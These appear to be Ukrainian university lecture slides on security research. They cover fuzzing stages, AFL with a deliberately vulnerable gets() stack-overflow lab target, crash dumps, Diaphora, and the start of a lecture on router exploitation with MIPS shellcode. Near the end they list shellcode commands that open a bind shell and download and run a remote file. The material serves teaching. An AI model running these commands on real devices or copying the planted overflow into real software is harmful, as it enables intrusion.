3 **while** $t_{\text{elapsed}} < t_{\text{limit}} \wedge$ **CONTINUE** ($\mathbb{C}$) **do**
4 conf $\leftarrow$ **SCHEDULE** ($\mathbb{C}$, $t_{elapsed}$, t_{limit})
5 tcs $\leftarrow$ **INPUTGEN** ($conf$)
  // O_{bug} is embedded in a fuzzer
6 $\mathbb{B}'$, execinfos $\leftarrow$ **INPUTEVAL** ($conf$, tcs, O_{bug})
7 $\mathbb{C} \leftarrow$ **CONFUPDATE** ($\mathbb{C}$, $conf$, $execinfos$)
8 $\mathbb{B} \leftarrow \mathbb{B} \cup \mathbb{B}'$
9 **return** $\mathbb{B}$

Типи фаззерів

- Black-box
  - IO-, data-driven testing, є інформація про структуру вхідних данних
- White-box
  - dynamic symbolic execution (concolic testing), taint analysis, dynamic instrumentation, SMT solving
- Grey-box
  - code coverage та інші динамічні характеристики
  - AFL

Етап Preprocess

- Інструментування
  - Отримання результатів виконання
  - Планування потоків
- Вибір початкових данних
- Мінімізація початкових данних
- Підготовка застосунку контроллеру

Етап Scheduling

- Планування конфігурації фаззера
- Випадок black-box фаззеру
  - Мутації не рівномірно розподілених даних
  - Weighted Coupon Collector's Problem with Unknown Weights (WCCP/UW)
  - Multi-armed bandit (MAB)
- Випадок grey-box фаззеру
  - Еволюційні алгоритми (AFL)
  - Збільшення покриття CFG

Етап Input Generation

- Вхідні данні на основі генеративної моделі
  - Попередньо задана модель
  - Неявні моделі
  - Модель енкодера
- Фазери на основі мутацій (без моделі)
  - Зміни біт
  - Арифметичні мутації
  - Блочні мутації
  - Словникові мутації
- White-box фазери
  - DSE
  - Керований фазинг
  - Модифікація цільового застосунку (перевірка контрольних сум)

Етап Input Evaluation

- Визначення порушень політики безпеки
  - Память та тип даних (ASan, CFI, ...)
  - Невизначена поведінка (MSan, UBSan, TSan, ...)
  - Валідація вхідних даних
  - Семантичні порівняння
- Оптимізація виконання цільового застосунку
- Обробка результатів
  - Дедуплікація
  - Пріорітизація потенційно експлуатованих випадків
  - Мінімізація вхідних даних

Етап Configuration Updating

- Зміни множини вхідних даних у випадку еволюційного алгоритму
- Мінімізація множини вхідних даних

american fuzzy lop

American fuzzy lop:

- gray-box фаззер орієнтований на дослідження безпеки застосунків
- використовується інструментування під час компіляції (швидкі compile-time та binary-only алгоритми)
- застосовується генетичний алгоритм для генерації вхідних даних, що збільшують тестове покриття (instrumentation-guided genetic fuzzer)
- велика кількість підтримуваних платформ та похідних інструментів для дослідження інтерпретованих застосунків, ядра ОС, віртуальних машин та ін.
- версія для Windows https://github.com/googleprojectzero/winafl

Ліцензія Apache-2.0, вільне програмне забезпечення
https://github.com/google/AFL

Приклад з ЛР 1, переповнення стеку

// target.c

```
int main() {
    int pwd[9] = { 0 };
    char buf[9] = { 0 };

    gets(buf);
    if(pwd[0] == 1337)
        exit(1);
    else
        puts("ACCESS GRANTED!");
}
```

Інструментування afl-gcc/afl-clang

```
$ git clone https://github.com/google/AFL
$ cd AFL && make
$ mkdir tmp && cd tmp && mkdir testcase_dir
$ echo hello > testcase_dir/test

1$ afl-gcc -no-pie -fno-stack-protector target.c
2$ afl-clang -g -fsanitize=address target.c

1$ afl-fuzz -i testcase_dir -o findings_dir -- ./a
   .out
2$ AFL_USE_ASAN=1 afl-fuzz -m none -i testcase_dir
    -o findings_dir -- ./a.out
```

У випадку Clang активовано AddressSanitizer (ASAN, https://github.com/google/sanitizers)


Приклад інструментування target.c afl-gcc

```
gef➤  disassemble main
Dump of assembler code for function main:
   0x00000000004011b0 <+0>:     lea    rsp,[rsp-0x98]
   0x00000000004011b8 <+8>:     mov    QWORD PTR [rsp],rdx
   0x00000000004011bc <+12>:    mov    QWORD PTR [rsp+0x8],rcx
   0x00000000004011c1 <+17>:    mov    QWORD PTR [rsp+0x10],rax
   0x00000000004011c6 <+22>:    mov    rcx,0x45e1
   0x00000000004011cd <+29>:    call   0x4016c8 <__afl_maybe_log>
   0x00000000004011d2 <+34>:    mov    rax,QWORD PTR [rsp+0x10]
   0x00000000004011d7 <+39>:    mov    rcx,QWORD PTR [rsp+0x8]
   0x00000000004011dc <+44>:    mov    rdx,QWORD PTR [rsp]
   0x00000000004011e0 <+48>:    lea    rsp,[rsp+0x98]
   0x00000000004011e8 <+56>:    endbr64
   0x00000000004011ec <+60>:    sub    rsp,0x18
   0x00000000004011f0 <+64>:    xor    eax,eax
   0x00000000004011f2 <+66>:    lea    rdi,[rsp+0x7]
   0x00000000004011f7 <+71>:    mov    BYTE PTR [rsp+0xf],0x0
   0x00000000004011fc <+76>:    mov    QWORD PTR [rsp+0x7],0x0
   0x0000000000401205 <+85>:    call   0x401150 <gets@plt>
   0x000000000040120a <+90>:    lea    rdi,[rip+0xee2]        # 0x4020f3
   0x0000000000401211 <+97>:    call   0x401110 <puts@plt>
   0x0000000000401216 <+102>:   xor    eax,eax
   0x0000000000401218 <+104>:   add    rsp,0x18
   0x000000000040121c <+108>:   ret
```

Приклад інструментування target.c afl-clang

```
gef➤ disassemble main
Dump of assembler code for function main:
   0x00000000004c3520 <+0>:     lea    rsp,[rsp-0x98]
   0x00000000004c3528 <+8>:     mov    QWORD PTR [rsp],rdx
   0x00000000004c352c <+12>:    mov    QWORD PTR [rsp+0x8],rcx
   0x00000000004c3531 <+17>:    mov    QWORD PTR [rsp+0x10],rax
   0x00000000004c3536 <+22>:    mov    rcx,0x6763
   0x00000000004c353d <+29>:    call   0x4c3790 <__afl_maybe_log>
   0x00000000004c3542 <+34>:    mov    rax,QWORD PTR [rsp+0x10]
   0x00000000004c3547 <+39>:    mov    rcx,QWORD PTR [rsp+0x8]
   0x00000000004c354c <+44>:    mov    rdx,QWORD PTR [rsp]
   0x00000000004c3550 <+48>:    lea    rsp,[rsp+0x98]
   0x00000000004c3558 <+56>:    push   rbp
   0x00000000004c3559 <+57>:    mov    rbp,rsp
   0x00000000004c355c <+60>:    push   r15
   0x00000000004c355e <+62>:    push   r14
   0x00000000004c3560 <+64>:    push   r13
   0x00000000004c3562 <+66>:    push   r12
   0x00000000004c3564 <+68>:    push   rbx
   0x00000000004c3565 <+69>:    and    rsp,0xfffffffffffffe0
   0x00000000004c3569 <+73>:    sub    rsp,0x40
   0x00000000004c356d <+77>:    mov    rbx,rsp
   0x00000000004c3570 <+80>:    cmp    DWORD PTR [rip+0x47009],0x0        # 0x50a580 <__asan_option_detect_stack_use_after_return>
   0x00000000004c3577 <+87>:    je     0x4c36ae <main+398>
   0x00000000004c357d <+93>:    nop    DWORD PTR [rax]
   0x00000000004c3580 <+96>:    lea    rsp,[rsp-0x98]
   0x00000000004c3588 <+104>:   mov    QWORD PTR [rsp],rdx
   0x00000000004c358c <+108>:   mov    QWORD PTR [rsp+0x8],rcx
   0x00000000004c3591 <+113>:   mov    QWORD PTR [rsp+0x10],rax
   0x00000000004c3596 <+118>:   mov    rcx,0x2e5d
   0x00000000004c359d <+125>:   call   0x4c3790 <__afl_maybe_log>
   0x00000000004c35a2 <+130>:   mov    rax,QWORD PTR [rsp+0x10]
   0x00000000004c35a7 <+135>:   mov    rcx,QWORD PTR [rsp+0x8]
   0x00000000004c35ac <+140>:   mov    rdx,QWORD PTR [rsp]
   0x00000000004c35b0 <+144>:   lea    rsp,[rsp+0x98]
   0x00000000004c35b8 <+152>:   mov    edi,0x40
   0x00000000004c35bd <+157>:   call   0x428350 <__asan_stack_malloc_0>
   0x00000000004c35c2 <+162>:   mov    r14,rax
   0x00000000004c35c5 <+165>:   mov    r12,r14
   0x00000000004c35c8 <+168>:   test   r14,r14
   0x00000000004c35cb <+171>:   jne    0x4c35db <main+187>
```

Приклад роботи afl-fuzz



Знайдені креші інструментованого target.c afl-gcc

```
$ hexdump -C id:000000,sig:11,src:000000,op:havoc,rep:8
00000000  6c 6c 6c 6c 6c 6c 6c 6a  6c 6c 01 00 6c 6c 00 01  |lllllllj ll..ll..|
*
00000013
$ hexdump -C id:000001,sig:11,src:000000,op:havoc,rep:64
00000000  23 fe 23 c0 1e 5c 88 a0  7a 10 00 ff f1 00 00 ff  |#.#..\..z.......|
00000010  ff                                               |.|
00000011
$ hexdump -C id:000002,sig:11,src:000000,op:havoc,rep:32
00000000  61 02 40 00 00 00 00 00  00 00 00 00 01 00 00 00  |a.@.............|
00000010  00 00 14 40 00 00 00 00  00 00 00 00 73 fa 4d 51  |...@........s.MQ|
00000020  50 64                                            |Pd|
00000022
$ hexdump -C id:000003,sig:11,src:000000,op:havoc,rep:128
00000000  3c 3c 3c 4e 3c 3c 3c 3c  3c 3c 3c 4a 3c 1c 3c 3c  |<<<N<<<<<<<J<.<<|
00000010  3c 3c 16 40 00 00                                |<<.@..|
00000016
```

```
$ gdb ../../a.out
gef>  r < id:000000,*
Starting program: /opt/afl/AFL/tmp/a.out < id:000000,*
ACCESS GRANTED!

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7006c6c in ?? ()
```

Знайдені креші інструментованого target.c afl-clang

```
$ hexdump -C id:000000,sig:06,src:000000,op:havoc,rep:128
00000000  d8 fa d9 01 f9 9e c3 46  77 8b 77 aa 77 bd 05 ff  |.......Fw.w.w...|
00000010  ff ee bd 0b 73 ef 09 f3  ff ff 07 89 77 77 73 c1  |....s.......wws.|
00000020  c1 c1 fd 00 04 bd ff ff  ee bd 0b 77 ef 09 f3 ff  |...........w....|
00000030  0e 07 89 77 69 73 77 77  c1 ff 07 77 77 d8 ff ff  |...wisww...ww...|
00000040  07 89 77 80 73 00 00 00  00 c1 c4 c1 c1 c1 c1 00  |..w.s...........|
00000050  10 c1 c1 c1 fd 00 04 bd  ff ff ee bd 0b 77 ef 09  |.............w..|
00000060  f3 ff ff 07 89 77 77 73  77 77 c1 ff 07 c4 bd 0b  |.....wwsww......|
00000070  7f ef 09 e5 ff ff 07 89  77 a1 73 77 77 77 77 c1  |........w.swwww.|
00000080  c4 c1 c1 c1 c1 00 10 c1  c1 c1 00 00 00 00 c1 c1  |................|
00000090  c1 c1 c1 7f c1 c1 c1 ff  07 c4                    |..........|
0000009a

$ ../../a.out < id:000000,sig:06,src:000000,op:havoc,rep:128
ACCESS GRANTED!
AddressSanitizer:DEADLYSIGNAL
=================================================================
==2932085==ERROR: AddressSanitizer: SEGV on unknown address 0x7fe2d900c407 (pc 0
    x7fe2d900c407 bp 0xffc1c1c17fc1c1c1 sp 0x7fffb45f6100 T0)
==2932085==The signal is caused by a READ memory access.
==2932085==Hint: PC is at a non-executable region. Maybe a wild jump?
AddressSanitizer:DEADLYSIGNAL
AddressSanitizer: nested bug in the same thread, aborting.
```


Diaphora

Diaphora – інструмент аналізу змін програмного коду, плагін IDA Pro:


- забезпечує можливість аналізу змін на рівні ассемблеру, графу потоку виконання, оцінки схожості функцій та CFG
- можливість аналізу псевдокоду та генерації патчів
- вбудовані засоби автоматизації, потокового виконання

Вільне програмне забезпечення GNU AGPL v3.0, http://diaphora.re/

Приклад роботи Diaphora (evs-compile)



Приклад роботи Diaphora (iBoot iOS 10.3.3 vs 11.0)



Кошенятко після лекції KPI_BV

Лекція 7: Вбудовані системи та системи віртуалізації

У лекції

Аналіз вразливостей та методи експлуатації:

- Мережевих роутерів (на основі MIPS архітектури, Cisco)
- Систем віртуалізації (QEMU)

Безпека мережевого обладнання

Мотивація досліджень

- Доступ до локальної мережі, контроль DNS, MITM
- Часто відсутність моніторингу та оновлень (SOHO)
- Легша ціль за сучасні ОС для ПК та мобільних

Бінарні вразливості мережевого обладнання

- Розповсюджені архітектури MIPS, PowerPC, ARM
- Слабкі методи протидії експлуатації
- NX активовано (іноді), ASLR немає (як правило)
- Механізми на рівні компілятора рідко використовуються (SSP, CFI, ...), застарілі бібліотеки
- Особливості
  - Внутрішній моніторинг (watchdog)
  - MIPS: JOP vs ROP, кеш даних та коду

Компоненти шеллкоду: fork()

```
>>> print(shellcraft.fork())
    /* fork() */
    /* setregs noop */
    /* call fork() */
    ori $v0, $zero, SYS_fork
    syscall 0x40404
```

Компоненти шеллкоду: unlink() (1/2)

```
>>> print(shellcraft.unlink('test.pid'))
    /* unlink(name='test.pid') */
    /* push b'test.pid\x00' */
    li $t1, 0x74736574
    sw $t1, -12($sp)
    li $t1, 0x6469702e
    sw $t1, -8($sp)
    sw $zero, -4($sp)
    addiu $sp, $sp, -12
    add $a0, $sp, $0 /* mov $a0, $sp */
    /* setregs noop */
    /* call unlink() */
    ori $v0, $zero, SYS_unlink
    syscall 0x40404
```

Компоненти шеллкоду: unlink() (2/2)

```
>>> print(disasm(asm(shellcraft.unlink('test.pid'))))
   0:   3c097473        lui     t1, 0x7473
   4:   35296574        ori     t1, t1, 0x6574
   8:   afa9fff4        sw      t1, -12(sp)
   c:   3c096469        lui     t1, 0x6469
  10:   3529702e        ori     t1, t1, 0x702e
  14:   afa9fff8        sw      t1, -8(sp)
  18:   afa0fffc        sw      zero, -4(sp)
  1c:   27bdfff4        addiu   sp, sp, -12
  20:   03a02020        add     a0, sp, zero
  24:   34020faa        li      v0, 0xfaa
  28:   0101010c        syscall 0x40404
```

Приклади команд ОС для виконання у шеллкоді

- utelnetd -p PORT -l /bin/sh -d
  - bind shell на PORT
  - telnetd замість utelnetd та ін.
- wget URL -qO /tmp/X; chmod 777 /tmp/X && /tmp/X

Статичні виконувані файли з pwntools:

```
In [13]: for e in ('big', 'little'):
    ...:     context.clear(arch='mips', endian=e)
